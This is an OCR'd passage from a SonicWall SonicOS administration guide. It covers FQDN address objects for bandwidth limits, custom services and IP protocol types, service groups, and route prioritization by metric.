
Streaming media is one of the most profligate consumers of network bandwidth. But trying to control access, or manage bandwidth allotted to these sites is difficult because most sites that serve streaming media tend to do so off of large server farms. Moreover, these sites frequently re-encode the media and deliver it over HTTP, making it even more difficult to classify and isolate. Manual management of lists of servers is a difficult task, but wildcard FQDN Address Objects can be used to simplify this effort.

1 Create the FQDN Address Object. From **Network > Address Objects**, select **Add** and create the following Address Object:



Upon initial creation, youtube.com will resolve to IP addresses 208.65.153.240, 208.65.153.241, 208.65.153.242, but after an internal host begins to resolve hosts for all of the elements within the youtube.com domain, the learned host entries will be added, such as the entry for the v87.youtube.com server (208.65.154.84).

2 Create the Firewall Access Rule. From the **Firewall > Access Rules** page, LAN->WAN zone intersection, add an Access Rule as follows:




NOTE: If you do not see the Bandwidth tab, you can enable bandwidth management by declaring the bandwidth on your WAN interfaces. For more information on BWM, refer to Bandwidth Management Overview.

The BWM icon will appear within the Access Rule table indicating that BWM is active, and providing statistics. Access to all *.youtube.com hosts, using any protocol, will now be cumulatively limited to 2% of your total available bandwidth for all user sessions.

Address Objects and IPv6

For complete information on SonicWall's implementation of IPv6, see About IPv6.

IPv6 address objects or address groups can be added in the same manner as IPv4 address objects. On the **Network > Address Objects** page, the **View IP Version** radio button has three options: **IPv4 only**, **IPv6 only**, or **IPv4 and IPv6**.



NOTE: Address Objects of type Host, Range and Network are supported. Dynamic address objects for MAC and FQDN are not currently supported for IPv6 hosts.

IPv4 interfaces define a pair of a default Address Object (DAO) and an Address Object Group for each interface. The basic rule for IPv4 DAO is each IPv4 address corresponds to 2 address objects: Interface IP and Interface Subnet. There are also couples of AO groups for Zone Interface IP, Zone Subnets, All Interface IP, All Interface Management IP, etc.

IPv6 interface prepares the same DAO set for each interface. Because multiple IPv6 can be assigned to one interface, all of those address can be added, edited, and deleted dynamically. Therefore, IPv6 DAOs need to be created and deleted dynamically.

To address this, DAOs are not generated dynamically for IPv6 interfaces. Only limited interface DAO are created, which results in limitation support for other module which needs to refer interface DAO.

33


Configuring Custom Services

- Network > Services
  - Default Services Overview
  - Custom Services Configuration Task List

Network > Services

SonicOS Enhanced supports an expanded IP protocol support to allow users to create services and access rules based on these protocols. See Supported Protocols for a complete listing of support IP protocols.

Services are used by the SonicWall security appliance to configure network access rules for allowing or denying traffic to the network. The SonicWall security appliance includes **Default Services**. Default Services are predefined services that are not editable. And you can create **Custom Services** to configure firewall services to meet your specific business requirements.



Selecting **All Services** from **View Style** displays both **Custom Services** and **Default Services**.

Topics:

- Default Services Overview
- Custom Services Configuration Task List

Default Services Overview

The **Default Services** view displays the SonicWall security appliance default services in the **Services** table and **Service Groups** table. The Service Groups table displays clusters of multiple default services as a single service object. You cannot delete or edit these predefined services. The **Services** table displays the following attributes of the services:

- **Name**—The name of the service.
- **Protocol**—The protocol of the service.
- **Port Start**—The starting port number for the service.
- **Port End**—The ending port number for the service.
- **Configure**—Displays the unavailable **Edit** and **Delete** icons (default services cannot be edited or deleted, you will need to add a new service for the Edit and Delete icons to become available).

Services that apply to common applications are grouped as **Default Service Groups**. These groups cannot be changed or deleted. Clicking on the + to the left of the Default Service Groups entry displays all the individual Default Services included in the group. For example, the **DNS** (**Name Service**) entry has two services labelled **DNS** (**Name Service**) **TCP** for port 53 and **DNS** (**Name Service**) **UDP** for port 53. These multiple entries with the same name are grouped together, and are treated as a single service. Default Services Groups cannot be edited or deleted.

Custom Services Configuration Task List

The following list provides configuration tasks for Custom Services:

- Adding Custom Services
- Editing Custom Services
- Deleting Custom Services
- Adding Custom Services Groups
- Editing Custom Services Groups
- Deleting Custom Services Groups

Topics:

Supported Protocols

The following IP protocols are available for custom services:

- **ICMP** (**1**)—(Internet Control Message Protocol) A TCP/IP protocol used to send error and control messages.
- **IGMP** (**2**)—(Internet Group Management Protocol) The protocol that governs the management of multicast groups in a TCP/IP network.
- **TCP** (**6**)—(Transmission Control Protocol) The TCP part of TCP/IP. TCP is a transport protocol in TCP/IP. TCP ensures that a message is sent accurately and in its entirety.
- **UDP** (**17**)—(User Datagram Protocol) A protocol within the TCP/IP protocol suite that is used in place of TCP when a reliable delivery is not required.
- **GRE** (**47**)—(Generic Routing Encapsulation) A tunneling protocol used to encapsulate a wide variety of protocol packet types inside IP tunnels, creating a virtual point-to-point link to firewalls or routing devices over an IP Internetwork.
- **ESP** (**50**)—(Encapsulated Security Payload) A method of encapsulating an IP datagram inside of another datagram employed as a flexible method of data transportation by IPsec.
- **AH** (**51**)—(Authentication Header) A security protocol that provides data authentication and optional anti-relay services. AH is embedded in the data to be protected (a full IP datagram).
- **EIGRP** (**88**)—(Enhanced Interior Gateway Routing Protocol) Advanced version of IGRP. Provides superior convergence properties and operating efficiency, and combines the advantages of link state protocols with those of distance vector protocols.
- **OSPF** (**89**)—(Open Shortest Path First) A routing protocol that determines the best path for routing IP traffic over a TCP/IP network based on distance between nodes and several quality parameters. OSPF is an interior gateway protocol (IGP), which is designed to work within an autonomous system. It is also a link state protocol that provides less router to router update traffic than the RIP protocol (distance vector protocol) that it was designed to replace.
- **PIMSM** (**103**)—(Protocol Independent Multicast Sparse Mode) One of two PIM operational modes (dense and sparse). PIM sparse mode tries to constrain data distribution so that a minimal number of routers in the network receive it. Packets are sent only if they are explicitly requested at the RP (rendezvous point). In sparse mode, receivers are widely distributed, and the assumption is that downstream networks will not necessarily use the datagrams that are sent to them. The cost of using sparse mode is its reliance on the periodic refreshing of explicit join messages and its need for RPs.
- **L2TP** (**115**)—(Layer 2 Tunneling Protocol) A protocol that allows a PPP session to run over the Internet. L2TP does not include encryption, but defaults to using IPsec in order to provide virtual private network (VPN) connections from remote users to the corporate LAN.

Adding Custom Services for Predefined Service Types

You can add a custom service for any of the predefined service types:

Predefined service types


Protocol	IP Number
ICMP	1
TCP	6
UDP	17
GRE	47
IPsec ESP	50
IPsec AH	51
IGMP	2
EIGRP	88

Predefined service types

Protocol	IP Number
OSPF	89
PIM SM	103
L2TP	115

All custom services you create are listed in the **Services** table. You can group custom services by creating a **Custom Services Group** for easy policy enforcement. If a protocol is not listed in the **Default Services** table, you can add it to the Services table:

1 Click the **Add** button.



2 Enter the name of the service in the **Name** field.

3 Select the type of IP protocol from the **Protocol** drop-down menu.

4 Enter the Port Range or IP protocol Sub Type depending on your IP protocol selection:

- For TCP and UDP protocols, specify the Port Range. You will not need to specify a Sub Type.
- On SonicWall NSA series appliances, for ICMP, IGMP, OSPF and PIMSM protocols, select from the Sub Type drop-down menu for sub types.
- For the remaining protocols, you will not need to specify a Port Range or Sub Type.

5 Click **OK**. The service appears in the **Custom Services** table.

6 Click the **Enable Logging** checkbox to disable or enable the logging of the service activities.

Adding Custom IP Type Services

Using only the predefined IP types, if the security appliance encounters traffic of any other IP Protocol type it drops it as *unrecognized*. However, there exists a large and expanding list of other registered IP types, as governed by IANA (Internet Assigned Numbers Authority): http://www.iana.org/assignments/protocol-numbers, so while the rigid practice of dropping less-common (unrecognized) IP Type traffic is secure, it was functionally restrictive.

SonicOS Enhanced 3.5 and newer, with its support for Custom IP Type Service Objects, allows an administrator to construct Service Objects representing any IP type, allowing Firewall Access Rules to then be written to recognize and control IPv4 traffic of any type.

NOTE: The generic service **Any** will not handle Custom IP Type Service Objects. In other words, simply defining a Custom IP Type Service Object for IP Type 126 will **not** allow IP Type 126 traffic to pass through the default LAN > WAN Allow rule.


It will be necessary to create an Access Rules specifically containing the Custom IP Type Service Object to provide for its recognition and handling, as illustrated below.

Example

Assume an administrator needed to allow RSVP (Resource Reservation Protocol - IP Type 46) and SRP (Spectralink™ Radio Protocol – IP type 119) from all clients on the WLAN zone (WLAN Subnets) to a server on the LAN zone (for example, 10.50.165.26), the administrator would be able to define Custom IP Type Service Objects to handle these two services:

1 From the **Network > Services** page, Click on the **Go to Service Objects** link at the top right of page to jump to the Services section.

2 Click **Add**.




3 Name the Service Objects accordingly.

4 Select **Custom IP Type** from the Protocol drop-down list.

5 Enter the protocol number for the Custom IP Type. *Port ranges are not definable for or applicable to Custom IP types*.


NOTE: Attempts to define a Custom IP Type Service Object for a predefined IP type will not be permitted, and will result in an error message.



6 Click **OK**.

7 From the **Network > Services** page, **Service Group** section, select **Add Group**.


8 Add a Service Group composed of the Custom IP Types Services.



9 From **Firewall > Access Rules > WLAN > LAN**, select **Add**.

10 Define an Access Rules allowing **myServices** from **WLAN Subnets** to the **10.50.165.26** Address Object.

NOTE: Select your zones, Services and Address Objects accordingly. It may be necessary to create an Access Rule for bidirectional traffic; for example, an additional Access Rule from the LAN > WLAN allowing **myServices** from **10.50.165.26** to **WLAN Subnets.**



11 Click **OK**

IP protocol 46 and 119 traffic will now be recognized, and will be allowed to pass from **WLAN Subnets** to **10.50.165.26**.

Editing Custom Services

Click the **Edit** icon under **Configure** to edit the service in the **Edit Service** window, which includes the same configuration settings as the **Add Service** window.

Deleting Custom Services


Click the **Delete** icon to delete an individual custom service. You can delete all custom services by clicking the **Delete** button.

Adding a Custom Services Group

You can add custom services and then create groups of services, including default services, to apply the same policies to them. For instance, you can allow SMTP and POP3 traffic only during certain hours or days of the week by adding the two services as a Custom Service Group.

To create a Custom Services Group:

1 Click **Add Group**.



2 Enter a name for the custom group in the name field.

3 Select individual services from the list in the left column. You can also select multiple services by pressing the Ctrl key and clicking on the services.

4 Click **- >** to add the services to the group.

5 To remove services from the group, select individual services from the list in right column. You can also select multiple services by pressing the **Ctrl** key on your keyboard and clicking on the services.

6 Click **< -** to remove the services.

7 When you are finished, click **OK** to add the group to **Custom Services Groups**.

Clicking the **arrow** on the left of a Custom Service Group name, expands the display to show all the individual Custom Services, Default Services, and Custom Services Groups included in the Custom Service Group entry.

Editing Custom Services Groups

Click the **Edit** icon under **Configure** to edit the custom service group in the **Edit Service Group** window, which includes the same configuration settings as the **Add Service Group** window.

Deleting Custom Services Groups


Click the **Delete** icon to delete the individual custom service group entry. You can delete all custom service groups by clicking the Delete button.


34

Configuring Routes

- Network > Routing
  - Routing Protocols
  - Route Advertisement
  - Route Policies
  - Advanced Routing Services (OSPF and RIP)
  - Enabling Advanced Routing Services
  - Configuring RIP
  - Configuring OSPF
  - Configuring Advanced Routing for Tunnel Interfaces
  - Configuring BGP
  - Policy Based Routing and IPv6

Network > Routing





NOTE: The **Network > Routing** page changes, depending on whether you select **Simple RIP Advertisement** or **Advanced Routing** for **Routing Mode** and whether you select **IPv4** or **IPv6** for **View IP Version** for **Advance Routing**.


If you have routers on your interfaces, you can configure static routes on the SonicWall security appliance on the **Network > Routing** page. You can create static routing policies that create static routing entries that make decisions based upon source address, source netmask, destination address, destination netmask, service, interface, gateway, and metric. This feature allows for full control of forwarding based upon a large number of user-defined variables.

Topics:

- Routing Protocols
- Route Advertisement
- Route Policies
- Advanced Routing Services (OSPF and RIP)
- Enabling Advanced Routing Services on page 430
- Configuring BGP
- Policy Based Routing and IPv6

Routing Protocols

When **Advanced Routing** is selected for **Routing Mode**, at the top of the **Network > Routing** page, the **Routing Protocols** section lists the configured interface zones and their routing protocols.



Topics:

- Route Prioritizing
- Prioritizing Routes by Metric within Route Classes

Route Prioritizing

A metric is a weighted cost assigned to static and dynamic routes. Metrics have a value between 1 and 254. Lower metrics are considered better and take precedence over higher costs. SonicOS adheres to Cisco-defined metric values for directly connected interfaces, statically encoded routes, and all dynamic IP routing protocols.

Metric Value Descriptions

Metric Value	Description
1	Static Route
5	EIGRP Summary
20	External BGP
90	EIGRP
100	IGRP
110	OSPF
115	IS-IS
120	RIP
140	EGP
170	External EIGRP
Internal	BGP

Traditionally, routes have been prioritized based on the specificity of the destination IP address. Routes with longer prefixes (more specific) have a higher priority than routes with shorter prefixes (less specific).

With the metric-based policy routing, three additional fields are used to prioritize a route:

- Source
- Service
- TOS (Type of Service)

The general prioritization of policy routing (from high to low) is as follows:

1 Destination, Source, Service, TOS
2 Destination, Source, Service
3 Destination, Source, TOS
4 Destination, Source
5 Destination, Service, TOS
6 Destination, Service
7 Destination, TOS
8 Destination
9 Source, Service, TOS
10 Source, Service
11 Source, TOS
12 Source
13 Service, TOS
14 Service
15 TOS

Within these 15 classifications, routes are further prioritized based on the cumulative specificity of the defined route entries. For the source and destination fields, specificity is measured by counting the number of IP addresses represented in the address object.

For example, the network address object 10.0.0.0/24 represents 256 IP addresses, while the network address object 10.0.0.0/20 represents 4096 IP addresses. The longer /24 prefix represents fewer host IP addresses and is more specific. Range address objects have (end - begin + 1) IP addresses.

For example, routes with only the destination defined are prioritized based on the cumulative number of host IP addresses, represented by their destination address objects. The routes with a smaller number of host addresses are more specific than those with a greater number, and are prioritized accordingly. The metric comes into play only if two or more of the routes have an identical number of host IP addresses represented by their destinations.

The metric-weighted prioritization option takes precedence over the route specificity prioritization.

Prioritizing Routes by Metric within Route Classes

If you select the **Prioritize routes by metric within route classes** option below the table, each routing class in this list will be prioritized by metric.

NOTE: Selecting this option requires a restart of the system for the change to take effect. A confirmation dialog appears warning you that a restart is required.

If you do not select the **Prioritize routes by metric within route classes** option, routes are prioritized as follows:

1 Route class (determined by the combination of source, destination, service, and TOS fields with values other than ANY.

2 The cumulative specificity of the source, destination, service, and TOS fields.

3 The metric.

If you select the **Prioritize routes by metric within route classes** option, routes are prioritized as follows:


1 Route class.

2 The metric.

3 The cumulative specificity of the source, destination, service, and TOS fields.

Route Advertisement

For general information on routing in SonicOS, see Network > Routing.



When **Simple RIP Advertisement** is selected for **Routing Mode**, at the top of the **Network > Routing** page, the **Route Advertisement** section lists the configured interface zones and their status.

NOTE: For information about route prioritization, see Route Prioritizing and Prioritizing Routes by Metric within Route Classes.

Topics:

- RIPv1 and RIPv2
- Route Advertisement Configuration

RIPv1 and RIPv2

